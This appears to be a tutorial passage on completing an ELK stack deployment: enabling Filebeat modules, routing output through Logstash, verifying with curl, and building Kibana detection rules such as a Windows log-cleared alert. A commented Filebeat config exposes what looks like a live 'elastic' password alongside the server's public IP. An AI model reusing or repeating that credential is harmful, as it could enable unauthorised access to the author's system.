
Run commands:
sudo filebeat modules enable system
sudo filebeat modules enable auditd

```
root@ELK-Tutor:/etc/filebeat# sudo nano /etc/filebeat/modules.d/system.yml
root@ELK-Tutor:/etc/filebeat# sudo nano /etc/filebeat/modules.d/auditd.yml
root@ELK-Tutor:/etc/filebeat#
```

Run commands:
sudo nano /etc/filebeat/modules.d/<modules>.yml

We will now edit the individual modules configuration file to enable logging. We will open up the files using our preferred text editor. We will be using nano.


We will then set each parameter in the file in to <true> to indicate that we wish to start logging.



Once done, save and exit the file.

We will then confirm the modules that have been enabled

Run commands:
sudo filebeat modules list



Here we can see that our modules are enabled. I have enabled a extra apache module later on with the same steps.

```
root@ELK-Tutor:/etc/filebeat# sudo filebeat setup --pipelines --modules system -M "system.syslog.enabled=true" -M "system.auth.enabled=true"

Loaded Ingest pipelines
root@ELK-Tutor:/etc/filebeat# sudo filebeat setup --pipelines --modules auditd -M "auditd.log.enabled=true"
Loaded Ingest pipelines
```

We will then load the piplines for each modules.

Run commands:

sudo filebeat setup –pipelines –modules system -M “system.syslog.enabled=true” -M “system.auth.enabled=true”

sudo filebeat setup –pipelines -modules auditd -M “auditd.log.enabled=true”

```
root@ubuntu-s-4vcpu-8gb-sgp1-01:/etc/filebeat# sudo filebeat setup
Overwriting lifecycle policy is disabled. Set `setup.ilm.overwrite: true` to overwrite.
Index setup finished.
Loading dashboards (Kibana must be running and reachable)
Loaded dashboards
Loaded Ingest pipelines
root@ubuntu-s-4vcpu-8gb-sgp1-01:/etc/filebeat#
```

We will then initiate a filebeat setup to load index templates, dashboard and index patterns in to Elasticsearch and Kibana.

Next, we will need to configure the filebeat.yml configuration file to send logs to logstash for process instead of directly to elasticsearch. The reason that we did not do that from the start is because to load the dashboard in kibana, we need to disable the output.logstash and enable output.elasticsearch. Therefore it was not immediately configured during our first configuration.

Run commands:
nano /etc/filebeat/filebeat.yml

We will comment # the output.elasticsearch portion so that it will be used. Then uncomment # the logstash portion so that our configuration file will know that we are interested in using logstash to process the logs first being sending to elasticsearch.

```
#output.elasticsearch:
  # Array of hosts to connect to.
  #hosts: ["https://188.166.179.44:9200"]

  # Performance preset - one of "balanced", "throughput", "scale",
  # "latency", or "custom".
  #preset: balanced

  # Protocol - either `http` (default) or `https`.
  #protocol: "https"

  # Authentication credentials - either API key or username/password.
  #api_key: "id:api_key"
  #username: "elastic"
  #password: "YDTrKtxCunvhWqxQeyG-"

# ------------------------------ Logstash Output -------------------------------
output.logstash:
  # The Logstash hosts
  hosts: ["188.166.179.44:5044"]
```

We will then run the filebeat test again to make sure our configuration file settings are vaild.

Run commands:
sudo filebeat test config
sudo filebeat test output

```
root@ubuntu-s-4vcpu-8gb-sgp1-01:/etc/filebeat# sudo filebeat test config
Config OK
root@ubuntu-s-4vcpu-8gb-sgp1-01:/etc/filebeat# sudo filebeat test output
logstash: 188.166.179.44:5044 ...
  connection ...
    parse host ... OK
    dns lookup ... OK
    addresses: 188.166.179.44
    dial up ... OK
  TLS ...
    security: server's certificate chain verification is enabled
    handshake ... OK
    TLS version: TLSv1.3
    dial up ... OK
  talk to server ... OK
root@ubuntu-s-4vcpu-8gb-sgp1-01:/etc/filebeat#
```

We will then start and enable our filebeat service if all output are OK.
Run commands:
sudo systemctl enable filebeat
sudo systemctl start filebeat
sudo systemctl status filebeat


```
root@ubuntu-s-4vcpu-8gb-sgp1-01:/etc/filebeat# sudo systemctl enable filebeat
Synchronizing state of filebeat.service with SysV service script with /lib/systemd/systemd-sysv-install.
Executing: /lib/systemd/systemd-sysv-install enable filebeat
Created symlink /etc/systemd/system/multi-user.target.wants/filebeat.service → /lib/systemd/system/filebeat.service.
root@ubuntu-s-4vcpu-8gb-sgp1-01:/etc/filebeat# sudo systemctl start filebeat
root@ubuntu-s-4vcpu-8gb-sgp1-01:/etc/filebeat# sudo systemctl status filebeat
● filebeat.service - Filebeat sends log files to Logstash or directly to Elasticsearch.
     Loaded: loaded (/lib/systemd/system/filebeat.service; enabled; preset: enabled)
     Active: active (running) since Sat 2024-04-27 02:37:31 UTC; 19s ago
       Docs: https://www.elastic.co/beats/filebeat
   Main PID: 5206 (filebeat)
```

Then we will test if everything is working

Run commands:
curl -XGET 'https://<ip_address>/filebeat-*/_search?pretty' -u elastic --cacert /etc/filebeat/certs/http_ca.crt


```
root@ubuntu-s-4vcpu-8gb-sgp1-01:/etc/filebeat# curl -XGET 'https://188.166.179.44:9200/filebeat-*/_search?pretty' -u elastic --cacert /etc/filebeat/certs/http_ca.crt
Enter host password for user 'elastic':
{
  "took" : 13,
  "timed_out" : false,
  "_shards" : {
    "total" : 2,
    "successful" : 2,
    "skipped" : 0,
    "failed" : 0
  },
  "hits" : {
    "total" : {
      "value" : 2209,
      "relation" : "eq"
    },
    "max_score" : 1.0,
    "hits" : [
      {
        "_index" : "filebeat-8.13.2-2024.04.27",
        "_id" : "DoVqHY8B_tqmxvMwTJqA",
        "_score" : 1.0,
        "_source" : {
```

If everything is ok and running, we should see some logs coming in to elasticsearch through the kibana dashboard. That is when you know you have finish your ELK stack set up.



You can continue to configure the filebeats and modules by following the previous guides, and have access to more logs. Mainly configure the path where filebeat will crawl for logs and to enable the modules for it.

Creating Alerts on Kibana




We will be creating custom or predefined alerts for our kibana so that it can better detected any incoming attacks and possible breach. These alerts will then notifiy the user through they selected methods e.g. Email and user can take action on the alerts after being notified.

First we can nagivate to the Alerts section.

Security > Alerts

Here we can see the dashboard of the Alerts that we will be creating or created.


We will start to manage our rules, click on Manage Rules on the top right corner of the page.



We will then choose whether we want to use prebuilt detection rules which are useful if you want a quick setup on your security or we can custom built our own rules.


We will load all prebuilt rules first so we can take a look at it.

Selected the Add Elastic rules option in the middle of the page.




The previous action will bring us to this page with a huge list of prebuilt alerts.

We will install everything so that we can ulitize it when we need it. Click on the Install all option at the top right corner of the page.



As you can see, we have installed all the rules. We can toggle between enable or disable rules at the right. This will allow quick activation of the alerts.


With this we have enabled some alerts that we are interested in and these alert will inform us once they detect any thing that fits their predefined filters.



Next we will create our own custom rules.


These rules are to accomodate each organisation different needs as everything can be customzied.

First we will click on Create New Rule > Custom Query





This will bring us to this page, where we can add in our filters.

For example, if the client OS is windows, i will create a error code 1102 filter to indicate logs being cleared.



